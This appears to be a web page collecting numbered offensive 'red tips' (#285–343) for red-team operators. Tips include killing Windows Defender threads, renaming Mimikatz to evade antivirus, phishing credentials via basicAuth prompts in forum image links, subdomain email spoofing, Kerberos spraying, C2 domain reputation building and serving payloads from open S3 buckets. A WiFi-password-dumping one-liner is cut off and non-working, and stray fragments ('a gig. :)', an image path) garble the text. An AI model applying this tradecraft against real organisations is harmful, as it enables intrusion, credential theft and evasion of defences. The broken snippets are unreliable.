Red tip #285: Automatically switch to the most profitable coin to mine using @rvrsh3lls crypto currency mining assistance PowerShell scripts! https://github.com/rvrsh3ll/CrypoCurrencyPowerShell/blob/master/Mine-BestCoin.ps1

Red tip #286: Look for pentest and Security reports. Inboxes, file shares, intranets. Replicate vulnerabilities that other people find and report but haven't been fixed. I've done this so many times because client decrypts a report and archives it in clear text.

Red tip #287: Defender anti ransomware in use? http://www.securitybydefault.com/2018/01/microsoft-anti-ransomware-bypass-not.html?m=1 shows us how we can use a COM object to bypass the anti-write.

Red tip #288: @3gstudent has enlightened us with a way to fully list all installed applications. https://github.com/3gstudent/3gstudent.github.io/blob/master/_posts/---2018-1-28-渗透基础——获得当前系统已安装的程序列表.md Some applications could not be enumerated using WMI

Red tip #289: Don't use WMI to query `Win32_Product`. Makes an event log entry for tons of MSIinstaller source. Holy crap, this is going on my black list.

Red tip #290: @und3rf10w found that if you kill the threads in Windows Defender it won't detect anything whilst the process still runs. He also did bits of testing against Carbon Black. Good read! Extension of Phant0m http://www.insomniacsecurity.com/2017/08/27/phant0m.html

Red tip #292: 3snake lets you dump sshd and sudo related strings to obtain further credentials on rooted servers. https://github.com/blendin/3snake

Red tip #293: @evilcos has gotten ZoomEye back up! If you've not used ZoomEye I recommend trying it out. You might get differing results to existing tools! https://www.zoomeye.org/

Red tip #294: If you're using cloud infrastructure for listening posts / redirectors it's worth checking the IP against known black lists. Just so that it doesn't end up tainting the reputation of associated domains!

Red tip #295: Most Windows deployment tutorials recommend hard-coding server or domain (admin) credentials in the PXE boot environment. Find the WDS server, send it a DHCP broadcast, and download the TFTP capsule. From @swiftonsecurity

Red tip #296: CACTUSTORCH weaponises James Forshaw's Dotnet2js research. Allows shellcode execution in JS and HTA files as well as an alternate for Macros. This is being used in the wild and you should know about it! It's proved useful in EDR cases too! https://github.com/mdsecactivebreach/CACTUSTORCH

Red tip #297: Domain Admins is not the only privileged group. Account Operators, Backup Operators, DNS Admins and more exist. Read up with @pyrotek3 https://adsecurity.org/?p=3700

Red tip #300: Renaming `Mimikatz` to `Mimidogz` will bypass China common security products such as 360. :)

Red tip #301: Your customers security is dependent on yours. With that requirement, I recommend writing a PowerShell script that makes a mobile push to your phone every time you unlock or startup your machine. Similar for SSH onto servers.

Red tip #302: MSSQL: `Domain user -> public role -> UNC leak -> relay or crack` using eg. Inveigh -> suddenly born as a new man! https://github.com/NetSPI/PowerUpSQL other cool bits in here worth noting. I do `OS admin` to `SYSADMIN` a lot! https://github.com/NetSPI/PowerUpSQL

Red tip #303: Look for open S3 buckets using https://github.com/sa7mon/S3Scanner I found 1400 buckets in about 1 hour. Good practice to make sure your client isn't vulnerable to such attacks and if In red team you might be able to use it to serve payload stages or create waterhole attacks. In total I found over 6000.

Red tip #304: Phish creds on target sites. Forums and other areas let you post image links. `[img]url/cat.png[/img]` for example. Use https://github.com/vysec/basicAuth , set PNG as a PHP execution extension. Embed that PNG and whenever someone visits the page it will prompt for credentials.

Red tip #306:

> "The supreme art of war is to subdue the enemy without fighting"

In my opinion: get to the goal without having to privesc and move laterally or compromise unnecessary assets or cause collateral damage and noise.

Red tip #307: Stuck against some EDR, or just want to add some complexity to your payload to better train the blue team? Check out SharpShooter by @domchell, a payload generation framework. https://www.mdsec.co.uk/2018/03/payload-generation-using-sharpshooter/

Red tip #308: List RDP connections history with @3gstudent https://github.com/3gstudent/List-RDP-Connections-History … Useless in times where you don't have a GUI. I'd combine it with cmdkey to see what's in vault to figure out where the user may have access :) #redteam #pentest #security

Red tip #309: If DMARC policy is set to the root domain, but not sub domains, check if subdomain policy is applied. If not, spoof from arbitrary subdomains instead :)

Red tip #310: SOC is looking for low user/access count new domains that haven't been seen before and you can't domain front due to RFC2616 proxy? When doing the phish, add invisible image links to your C2 domain so that multiple users will have loaded the C2 domain before use. By the time chase even if they think they know what you're doing. Even better, load a JS snippet that just keeps reloading resources from the websites so that there's more hit count per user :D

Red tip #311: Check out `goaccess -> apt-get install goaccess` . Then `goaccess -f /var/log/nginx/access.log` Pretty cool! Now you can see who's hitting your redirector and what they're grabbing at all times in live view? Good for red team dash boards.

Red tip #312: Sandboxes run Macros without prompting right? What if you wrote your Macro to check that it’s set to run without prompting and don’t run? :) only run if it’s on enable content setting... which is more likely to be observed in a real environment.

Red tip #313: Combine DomLink https://vincentyiu.co.uk/domlink-automating-domain-discovery/ … with

```
zgrep -f doms-filter.txt scans.gz | awk -F\"name\":\" '{print $2}' | awk -
F"\",\"type '{print $1}' | tee -a doms-subs.txt
```

to get a nice list of subdomains for every DomLink recovered associated domain? :)

Red tip #314: Ton of injection techniques implemented here for reference. https://github.com/rootm0s/Injectors … Although mainly in cpp :)

Red tip #315: If you HAVE to spray for creds, use Kerberos spraying as pointed out by @ropnop that the level of auditing is far less by default and does not log invalid attempts. https://github.com/ropnop/kerberos_windows_scripts

Red tip #317: Stuck on finding benign or of phishing context for target? Try out https://www.goodemailcopy.com/ for some inspirations! https://greatemailcopy.com/ and https://reallygoodemails.com/ and https://codepen.io/reallygoodemails/

Red tip #318: Need a way to manage high-level and performed actions per day? @xmind might be a good tool to help you do that. You can arrange per day on major actions performed, you can also put notes into it. https://www.xmind.net/zen/

Red tip #319: Builtwith is pretty useful for linking domains using trackers. It also does Shared IP / infrastructure links and displays technologies used. https://builtwith.comthanks to @Jhaddix for pointing it out in his @Bugcrowd talk!

Red tip #320: List Chrome bookmarks with one line:

```
type "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User
Data\Default\Bookmarks.bak" | findstr /c "name url" | findstr /v "type"
```

Thank @francisacer1 for the path to Bookmarks.bak :D

Red tip #321: Want to find out if the current network has an external exposed interface? Eg. Wireless networks? An easy way is to visit https://ifconfig.co/port/80 on port 22,80,443 for a quick idea. You might find that your current network has another way in!

Red tip #323: Recruiters adding you on LinkedIn? Make the most out of it! 1) Recruitment / Job templates for use in campaigns, 2) Job site you can clone / reference when making your own, 3) Second and third degree connections to target organisations!

Red tip #324: Easy way to get Microsoft tenant ID:

```
https://login.windows.net/companyname.onmicrosoft.com/.well-known/openid-configuration
```

. Not sure why when I Google Tenant ID, people censor it out when it's publicly accessible without any authentication. Bunch of interesting output from the request anyhow.

Red tip #325: WPA2 PSK can be cracked on Hashcat too, just in case you were not aware. All you do is make cap2hccapx https://github.com/hashcat/hashcat-utils … then convert the handshake CAP file to HCCAPX then crack it in Hashcat mode 2500 :)

Red tip #326: WHOIS Protection in place on domains? Try get WHOIS information from the Autonomous System Number then use that to perform reverse WHOIS to find additional domains. https://dnslytics.com/bgp/us

Red tip #327: Hashcat doesn't run through special characters if you use -a 3 for passwords of length < 6. Use -a 3 -1 ?u?l?s ?1?1?1?1?1 instead.

a gig. :)

Red tip #329: Running a long gig? Use CloudFlare certificate that lasts 15 years instead of LetsEncrypt. LetsEncrypt lasts like 3 months and requires renewal. If you're domain fronting you don't want to be changing and updating certs to prevent 502 errors.

Red tip #330: Against Palo Alto? Default exemptions by @n00py1 https://pastebin.com/raw/Fa0nqg5g. Domain Fronting compatible list at https://github.com/vysec/DomainFrontingLists/blob/master/CloudFront-SSL-PA-Exempt.txt

Red tip #331: If you get errors RDPing to a Windows 10 box from Mac OSX or Windows 7, try a Windows 10 box :). Same vice versa with Windows 10 box RDPing to Windows 7 boxes you might have issues, so try using a Windows 7 box. Recent CREDSSP security patch screws it.

Red tip #332: If you're new to Red Team, or are performing a complex series of campaigns and attacks then I recommend using a WHITEBOARD. Yes, a whiteboard. It helps to draft out attacks, list out infrastructure, lets you visualize your campaign chain.

Red tip #333: One liner to grab all cleartext WiFi passwords:

```
{$pass=$_.Matches.Groups[1].Value.Trim(); $_} | %{[PSCustomObject]@{
PROFILE_NAME=$name;PASSWORD=$pass }}
```

Red tip #334: Don’t spend too much time fixated on a rabbit hole. In a CTF you know you can “try harder” but in real life you often have to kick back and rethink what you’re doing. There’s so many times where I’ve found a way to pivot and continue after some good rest.


Red tip #335: Use copy with the /z flag to make **resumable** file transfers on Windows. **@guyrleech**

Red tip #336: Technical teams often pride themselves on technical capabilities and complexity. In real operations, less is more. The more simple and effective a solution or campaign is, the better. You most probably don’t need that mega complex payload or exploit path.

Red Tip #337: Have a low privileged Office365 account? Pivot over to portal.azure.com after logging in and you can access the Azure AD. If they're syncing AD you suddenly get to view all the groups. Also check out Azure CLI. From @ustayready's @WWHackinFest talk!

Red tip #338: Geographical TTPs should be kept in mind. TTPs that may not be as effective in one location may work wonders in another. Consider defensive solutions, legislation, export controls, compliance etc on that organization within different regions.

Red tip #339: Effective TTPs can differ depending on industry or organization size. An example may be that SMEs may be more likely vulnerable to a credential stuffing attack compared to a global financial organization because less policies around password rotation and expiry.



Red Tip #341: VPNHunter can be used to automatically map out some common services such as VPN and dependent cloud services. http://VPNHunter.com

Red Tip #342: If you're running C2 Infrastructure, at least age the domain, build reputation, and SERVE SOME CONTENT on the web root. Oh yeah, don't forget to use VALID CERTIFICATES also.

Red Tip #343: When working with Google Drive documents, if it asks you to request permission, you can try. However, you can also try sticking /pubhtml at the end to see if they've published a copy that you can view.

Previous
About Vincent Yiu

Next
Videos

Last updated 3 months ago

WAS THIS PAGE HELPFUL?